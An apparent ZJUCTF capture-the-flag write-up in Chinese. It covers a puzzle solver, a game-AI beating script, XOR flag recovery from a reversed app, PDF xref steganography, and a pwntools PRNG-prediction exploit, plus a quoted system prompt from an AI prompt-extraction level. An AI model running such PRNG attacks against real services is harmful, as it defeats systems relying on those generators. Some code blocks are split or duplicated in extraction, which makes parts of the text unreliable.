// (2,1) 左上3x3区域至少5个为1
int top3x3 = 0;
for (int i = 0; i < 3; i++) {
    for (int j = 0; j < 3; j++) {
        top3x3 += a[i][j];
    }
}
check(2, 1, top3x3 >= 5);

// (2,2) 上下相邻均为1的格对不少于四对
int vertical_pairs = 0;
for (int i = 0; i < 4; i++) {
    for (int j = 0; j < 5; j++) {
        if (a[i][j] && a[i+1][j]) vertical_pairs++;
    }
}
check(2, 2, vertical_pairs >= 4);

// (2,3) 上下相邻均为1的格对不多于六对
check(2, 3, vertical_pairs <= 6);

// (2,4) 答案不是对角线
bool is_diag = (fullType == DIAG1 || fullType == DIAG2);
check(2, 4, !is_diag);

// (3,0) 此格相邻三格的勾数为偶数
// 相邻三格: 上(2,0)、右(3,1)、下(4,0)
int adjacent_sum = a[2][0] + a[3][1] + a[4][0];
check(3, 0, adjacent_sum % 2 == 0);

// (3,1) 令a=第4行和, b=第2列和, 要求(a*a+b)%5<=3且a<=b
int a_val = row[3], b_val = col[1];
check(3, 1, (a_val * a_val + b_val) % 5 <= 3 && a_val <= b_val);

// (3,2) 全体勾的重心不偏右

```

```

// 重心计算：所有勾的列坐标平均值 <= 总列数/2
int center_sum = 0;
for (int i = 0; i < 5; i++) {
    for (int j = 0; j < 5; j++) {
        if (a[i][j]) center_sum += j;
    }
}
check(3, 2, center_sum <= 2 * total);

// (3,3) 此行不是正确答案
bool is_correct_row = (fullType == ROW && index == 3);
check(3, 3, !is_correct_row);

// (3,4) 逻辑起点，必须为1
// check(3, 4, a[3][4] == 1);
// check(3, 4, 1);

// (4,0) 第四列的勾数与第二列的勾数之和为合数
int col_sum = col[3] + col[1];
check(4, 0, col_sum > 1 && !isprime[col_sum]);

// (4,1) 1 XOR 此列是正确答案
bool is_correct_col = (fullType == COL && index == 1);
check(4, 1, 1 ^ is_correct_col);

// (4,2) 此列是勾数唯一最少的列
bool is_unique_min = true;
int min_count = col[2];
for (int j = 0; j < 5; j++) {
    if (j != 2 && col[j] < min_count) {
        is_unique_min = false;
        break;
    }
    if (j != 2 && col[j] == min_count) {
        is_unique_min = false;
        break;
    }
}
check(4, 2, is_unique_min);

// (4,3) 存在某一行连续三个格子打勾且某一列连续三个格子打勾
bool row_continuous = false;
for (int i = 0; i < 5; i++) {
    for (int j = 0; j < 3; j++) {
        if (a[i][j] && a[i][j+1] && a[i][j+2]) {
            row_continuous = true;
            break;
        }
    }
    if (row_continuous) break;
}

bool col_continuous = false;
for (int j = 0; j < 5; j++) {
    for (int i = 0; i < 3; i++) {
        if (a[i][j] && a[i+1][j] && a[i+2][j]) {
            col_continuous = true;
            break;
        }
    }
}

```

```

        }
    }
    if (col_continuous) break;
}
check(4, 3, row_continuous && col_continuous);

// (4,4) 不存在某一对角线有三个格子打勾
int diag1_count = 0, diag2_count = 0;
for (int k = 0; k < 5; k++) {
    diag1_count += a[k][k];
    diag2_count += a[k][4-k];
}
check(4, 4, diag1_count < 3 && diag2_count < 3);
// 输出结果
cout << "Found solution:" << endl;
for (int i = 0; i < 5; i++) {
    for (int j = 0; j < 5; j++) {
        cout << a[i][j] << " ";
    }
    cout << endl;
}

cout << "ZJUCTF{";
for (int i = 0; i < 5; i++) {
    for (int j = 0; j < 5; j++) {
        cout << a[i][j];
    }
    if (i < 4) cout << "_";
}
cout << "}" << endl;
}
}

int main() {
    // 初始化素数表
    isprime[2] = isprime[3] = isprime[5] = isprime[7] = isprime[11] =
    isprime[13] = isprime[17] = isprime[19] = isprime[23] = 1;
    isprime[29] = 1;

    // yelan微信ID第一个字符是'_', ASCII码95为奇数
    bool yelan_odd = true;

    cout << "Searching for solution..." << endl;

    // 枚举每一行全为1
    for (int i = 0; i < 5; i++) {
        memset(a, 0, sizeof(a));
        memset(ban, 0, sizeof(ban));
        for (int j = 0; j < 5; j++) {
            a[i][j] = 1;
            ban[i][j] = 1;
        }
        cout << "Trying full row " << i << endl;
        solve(ROW, i, yelan_odd);
    }

    // 枚举每一列全为1
    for (int j = 0; j < 5; j++) {

```

```

        memset(a, 0, sizeof(a));
        memset(ban, 0, sizeof(ban));
        for (int i = 0; i < 5; i++) {
            a[i][j] = 1;
            ban[i][j] = 1;
        }
        cout << "Trying full column " << j << endl;
        solve(COL, j, yelan_odd);
    }

    // 枚举主对角线全为1
    memset(a, 0, sizeof(a));
    memset(ban, 0, sizeof(ban));
    for (int k = 0; k < 5; k++) {
        a[k][k] = 1;
        ban[k][k] = 1;
    }
    cout << "Trying main diagonal" << endl;
    solve(DIAG1, -1, yelan_odd);

    // 枚举副对角线全为1
    memset(a, 0, sizeof(a));
    memset(ban, 0, sizeof(ban));
    for (int k = 0; k < 5; k++) {
        a[k][4-k] = 1;
        ban[k][4-k] = 1;
    }
    cout << "Trying anti-diagonal" << endl;
    solve(DIAG2, -1, yelan_odd);

    cout << "Search completed." << endl;
    return 0;
}

```

ZJUCTF{10110\_00010\_00111\_01010\_01010}

## NaN

---

```
0| 12 7 2 3
1| 5 6 8 9
2| 1 13 4 11
3| 14 - 16 10

{"board": [[12,
7, 2, 3], [5, 6, 8, 9], [1, 13, 4, 11], [14, 0, 16, 10]]}
Your turn (row). Used numbers: [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 16]
Place a n
now i = 4, new data = [12, 7, 2, 3, 5, 6, 8, 9, 1, 13, 4, 11, 14, 0, 16, 10]
b'15\n'
umber (1-16):

b'3,1\n'
global_remaining_data before receiving: Your turn (row). Used numbers: [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 16]
Place a n
-----
Position (row,col) e.g. 0,1 (0-3):
Match finished. Final board:

  0 1 2 3
  -----
0| 12 7 2 3
1| 5 6 8 9
2| 1 13 4 11
3| 14 15 16 10

{"board": [[12, 7, 2, 3], [5, 6, 8, 9], [1, 13
, 4, 11], [14, 15, 16, 10]]}
Winner: row
You won this match! Streak: 10/10

=== CONGRATULATIONS ===
You achieved 10 consecutive wins. Here is your fla
i = 4 finished
g:
ZJUUCTF{少年よ神話になれ_2dcbe3dfd6a4a65a220dfd6e59055a05}
^CTraceback (most recent call last):
  File "/home/alan233/CS/ZJUUCTF/exp.py", line 196, in <module>
    print(sock.recv(10000).decode(), end = '')
          ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
KeyboardInterrupt

alan233@Alan:~/CS/ZJUUCTF$ ^C
```

比较简单的一题, 经典博弈论, 状态数应该不超过  $9! \times 9$ , 因此可以记忆化搜索.

比较难绷的是跟容器交互, 对面 AI 的落子速度实在太慢了, 中间有很多次连接掉线...

```
import socket
import itertools
import json
import copy
import sys

HOST = '127.0.0.1'
PORT = 52869

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((HOST, PORT))

global_remaining_data = "" # 全局变量，用于存储上一次读取后剩余的原始数据

def receive_until_board(sock):
    """
    持续从套接字接收数据，直到找到并解析 board JSON。
    使用全局变量 global_remaining_data 管理缓冲区。
    返回：提取到的 flat_board 列表。
    """

    global global_remaining_data
    print(f"global_remaining_data before receiving: {global_remaining_data.strip()}")
    print(f"-----")
    buffer = global_remaining_data # 从上次剩余数据开始
    global_remaining_data = "" # 清空全局剩余数据，准备接收新的
```

```

while True:
    try:
        # 接收数据块
        chunk = sock.recv(150).decode('utf-8')
        if not chunk:
            print("Error: Connection closed by server.")
            sys.exit(1)

        buffer += chunk
        print(f'{chunk.strip()}')

        # 尝试在缓冲区中查找 JSON
        if '{"board":' in buffer:
            start_index = buffer.find('{"board":')

            # 寻找 JSON 对象的结束位置。使用 balance 计数器确保 JSON 结构完整。
            balance = 0
            end_index = -1
            in_string = False

            for i in range(start_index, len(buffer)):
                char = buffer[i]
                if char == '"':
                    # 简单的字符串跳过逻辑，足以应对常见 JSON
                    in_string = not in_string
                elif not in_string:
                    if char == '{' or char == '[':
                        balance += 1
                    elif char == '}' or char == ']':
                        balance -= 1

                # 当 balance 为 0 时，我们可能找到了 JSON 对象的末尾
                if balance == 0 and buffer[i] == '}':
                    # 考虑到服务器输出格式可能是 {"board": ... } 或 ... }
                    if i + 1 < len(buffer) and buffer[i+1] == '}':
                        end_index = i + 1
                    else:
                        end_index = i
                    break

            if end_index != -1:
                # 提取完整的 JSON 字符串
                json_str = buffer[start_index : end_index + 1]

                try:
                    data = json.loads(json_str)
                    flat_board = []
                    for row in data['board']:
                        flat_board.extend(row)

                    # 存储剩余数据，供下次调用使用
                    global_remaining_data = buffer[end_index + 1:]
                    return flat_board

                except json.JSONDecodeError as e:
                    print(f"JSON Decode Error: {e}. Incomplete JSON in
buffer. Continue reading.")

```

```

        continue

    except socket.timeout:
        # 超时时, 如果 buffer 里有内容, 打印出来, 否则等待下次
        if buffer.strip():
            print(f"Socket timeout. Current buffer content: {buffer.strip()}")
        else:
            print("Socket timeout, no data received.")
            continue # 继续循环接收
    except Exception as e:
        print(f"An unexpected error occurred: {e}")
        sys.exit(1)

    return None # 理论上不应该到达这里

# 当前 board 状态下, 这个人能否获胜
dict = {}
states = 0
def dfs(board):
    global dict
    global states
    board_tuple = tuple(board)
    if board_tuple in dict:
        return dict[board_tuple][0]
    states += 1

    used = [False for i in range(16)]
    cnt = 0
    for i in range(16):
        if board[i] != 0:
            used[board[i] - 1] = True
            cnt += 1
    num = [i + 1 for i in range(16) if not used[i]]

    if len(num) == 0:
        ans1 = 0
        for i in range(0, 16, 4):
            res1 = 1
            for j in range(4):
                res1 = res1 * board[i + j]
            ans1 += res1
        ans2 = 0
        for i in range(0, 4):
            res2 = 1
            for j in range(4):
                res2 = res2 * board[i + 4 * j]
            ans2 += res2
        if ans1 < ans2:
            dict[board_tuple] = 1, 0, 0 # 后面 2 个不重要
            return 1
        else:
            dict[board_tuple] = 0, 0, 0 # 后面 2 个不重要
            return 0

    for i in range(16):
        if board[i] != 0:
            continue

```

```

        for x in num:
            board[i] = x
            if dfs(board) == 0:
                board[i] = 0
                dict[board_tuple] = 1, x, i # 放了 x 在位置 i 上
                return 1
            board[i] = 0
        dict[board_tuple] = 0, 0, 0 # 后面 2 个不重要
        return 0

for _ in range(10): # 10 轮挑战
    dict = {}
    states = 0

    print(f"round {_ + 1}")
    data = receive_until_board(sock)
    print(data)
    data_tuple = tuple(data)
    dfs(data)
    print(f"dfs ok! states = {dict[data_tuple]}, total states = {states}")

# 如果我能赢
if dict[data_tuple][0] == 1:
    sock.sendall(b'row\n')
    for i in range(5): # ?
        data = receive_until_board(sock)
        print(f'now i = {i}, new data = {data}')
        data_tuple = tuple(data)
        sock.send((str(dict[data_tuple][1]) + '\n').encode())
        print(f'{(str(dict[data_tuple][1]) + '\n').encode()}')
        trash2 = sock.recv(10000).decode()
        print(trash2)
        sock.send((str(dict[data_tuple][2] // 4) + ',' +
str(dict[data_tuple][2] % 4) + '\n').encode())
        print(f'{(str(dict[data_tuple][2] // 4) + ',' + str(dict[data_tuple]
[2] % 4) + '\n').encode()}')

        data = receive_until_board(sock)
        print(f'i = {i} finished')
    else:
        sock.sendall(b'col\n')
        data = receive_until_board(sock)
        for i in range(5):
            # AI 想好出啥了
            data = receive_until_board(sock)
            print(f'now i = {i}, new data = {data}')
            data_tuple = tuple(data)
            if i == 4:
                break
            sock.send((str(dict[data_tuple][1]) + '\n').encode())
            print(f'{(str(dict[data_tuple][1]) + '\n').encode()}')
            trash2 = sock.recv(10000).decode()
            print(trash2)
            sock.send((str(dict[data_tuple][2] // 4) + ',' +
str(dict[data_tuple][2] % 4) + '\n').encode())
            print(f'{(str(dict[data_tuple][2] // 4) + ',' + str(dict[data_tuple]
[2] % 4) + '\n').encode()}')
            data = receive_until_board(sock)

```

```
while True:
    print(sock.recv(10000).decode(), end = '')
```

ZJUCTF{少年よ神話になれ\_2dcbe3dfdba4a65a220dfd6e59055a05}

## happyhap

下载鸿蒙应用集成开发环境 (IDE), 解包 .hap 文件, 逆向 libentry.so 文件, 里面有个 verify 函数, 可以发现它实现了一个加密函数:

### 🔑 核心验证逻辑 (C/Python)

该函数执行以下步骤:

1. 检查输入长度是否为 32 字节。
2. 派生 8 字节密钥: `KEY_XOR = KEY_A ^ KEY_B`。
3. 循环 32 次, 进行字节级别异或运算: `Ciphertext[i] = InputFlag[i] ^ KEY_XOR[i % 8]`。
4. 比较结果密文与硬编码的目标密文。

已知 flag 开头为 ZJUCTF{, 末尾为 }, 就可以据此搞出这 8 位的结果.

```
#include <bits/stdc++.h>
using namespace std;

const int u[] = {0x6D, 0x45, 0x75, 0x42, 0x64, 0x6B, 0x10, 0x0A, 0x03, 0x7F,
0x50, 0x78, 0x6F, 0x45, 0x2A, 0x12, 0x47, 0x76, 0x7F, 0x69, 0x51, 0x5D, 0x34,
0x58, 0x1E, 0x50, 0x4F, 0x77, 0x5F, 0x53, 0x15, 0x1F};

const int flag[32] = {'Z', 'J', 'U', 'C', 'T', 'F', '{', ' '};
int a[8];

int main() {
    for (int i = 0; i < 7; i++) a[i] = u[i] ^ flag[i];
    a[7] = 'h' ^ u[7];
    for (int i = 0; i < 32; i++) {
        putchar(u[i] ^ a[i % 8]);
    }
}
```

ZJUCTF{h4ppy\_hAppy\_hap\_:)\_ovo~~}

## Lab Report

这道题我卡了很久很久 ((( 最后解出来是因为, 我发现把后缀名直接从 .pdf 改成 .txt 竟然直接能打开, 然后底下的 xref 表异常怪异, delta 只可能是 10 或者 20, 感觉不对劲, 而且差分序列满足是 8 的倍数, 最高位是 0. 这完美符合了 ASCII 的特性, 打印出来就得到了 flag.

```
>>> for i in range(0, len(b), 8):
...     x = 0
...     for j in range(8):
...         x = 2 * x+b[i+j]
...     print(chr(x),end=' ')
...
ZJUCTF{PDF_0ff5e7_c4N_H1D3_m3ss4g3}>>> |
```

ZJUCTF{PDF\_0ff5e7\_c4N\_H1D3\_m3ss4g3}

## prng study plus 1

```
from pwn import *
from Crypto.Util.number import GCD, inverse
from hashlib import sha256
import hashlib
import itertools
import string

# 设置日志
context.log_level = 'info'

def Pow(p):
    # 接收 challenge
    line = p.recvline().decode().strip()
    suffix = line[14:30]
    target_hash = line[-64:]
    info(f'Pow, suffix = {suffix}, target_hash = {target_hash}')

    # 爆破
    table = string.ascii_letters + string.digits
    for v in itertools.product(table, repeat=4):
        guess = ''.join(v)
        content = (guess + suffix).encode()
        digest = hashlib.sha256(content).hexdigest()
        if digest == target_hash:
            info(f'Found XXXX: {guess}')
            p.sendlineafter(b'Give me XXXX:', guess.encode())
            return

def det(mat):
    m = [[mat[0], mat[1], mat[2]], [mat[3], mat[4], mat[5]], [mat[6], mat[7],
mat[8]]]
    return (m[0][0] * (m[1][1] * m[2][2] - m[1][2] * m[2][1]) -
            m[0][1] * (m[1][0] * m[2][2] - m[1][2] * m[2][0]) +
            m[0][2] * (m[1][0] * m[2][1] - m[1][1] * m[2][0]))

def attack():
    p = remote('127.0.0.1', 65290)

    # 1. 过 POW
    Pow(p)
```

```

# 2. 选 Level
p.recvuntil(b'Level: \n')
p.sendline(b'1')

# 3. 解析泄露数组
# 注意: 服务器发送的是 str(list).encode(), 例如 b'[123, 456, 789]\n'
raw_list = p.recvline().decode().strip()
info(f"Raw list received: {raw_list}")

# 使用 eval 安全地将字符串转为列表 (比手动 split 更稳健)
# 或者用 json.loads 也行, 但 python 的 list str 格式就是合法的 python 代码
a = eval(raw_list)
info(f'a (initial) = {a}')

verify = p.recvline().decode().strip() # 读取 hint hash

# 4. 计算 P (Modulus)
# 构造 Hankel 矩阵
mat1 = [a[0], a[1], a[2], a[1], a[2], a[3], a[2], a[3], a[4]]
mat2 = [a[1], a[2], a[3], a[2], a[3], a[4], a[3], a[4], a[5]]
d1, d2 = abs(det(mat1)), abs(det(mat2))

P = GCD(d1, d2)
# 去除小因子杂质
for small in [2, 3, 5, 7, 11, 13, 17, 19]:
    while P % small == 0:
        P //= small
info(f'Recovered P = {P}')

# 5. 计算系数 A, B
# a[2] = a[1]*A + a[0]*B
# a[3] = a[2]*A + a[1]*B
try:
    M_sys = (a[1] * a[1] - a[0] * a[2]) % P
    D_A = (a[2] * a[1] - a[0] * a[3]) % P
    D_B = (a[1] * a[3] - a[2] * a[2]) % P

    inv_M = inverse(M_sys, P)
    A = (D_A * inv_M) % P
    B = (D_B * inv_M) % P
    info(f'Recovered A = {A}, B = {B}')
except Exception as e:
    error("Failed to calculate coefficients: " + str(e))

# 6. 预测后续数字
# 验证一下
assert(a[4] == (a[3] * A + a[2] * B) % P)

# 补全到 20 个
for i in range(6, 20):
    next_val = (a[-1] * A + a[-2] * B) % P
    a.append(next_val)

# 7. 交互发送
# 关键: 一定要等服务器问了再答, 防止粘包
for i in range(20):
    # 接收 prompt "guess: \n"

```

```
# 注意：由于前 6 个是已知的，服务器逻辑是先发 known，再 loop TOTAL 次
# 所以第 0 次循环也会有 prompt
p.recvuntil(b'guess: ')

p.sendline(str(a[i]).encode())
info(f"Sent round {i+1}/20: {a[i]}")

# 8. 拿 Flag
p.interactive()

if __name__ == '__main__':
    attack()
```

Congrats! Here is the flag: ZJUCTF{Qu@terni0n\_1\$\_jvs7\_mA7rlx}

ZJUCTF{Qu@terni0n\_1\$\_jvs7\_mA7rIx}

第一关的 system prompt:

Find the word begin with "Wa" and the output format should be "The result is ..."

第二关的 system prompt:

## 签退问卷

---

ZJUCTF{THANK5\_for\_Y0U\_pArTiCiP@71on}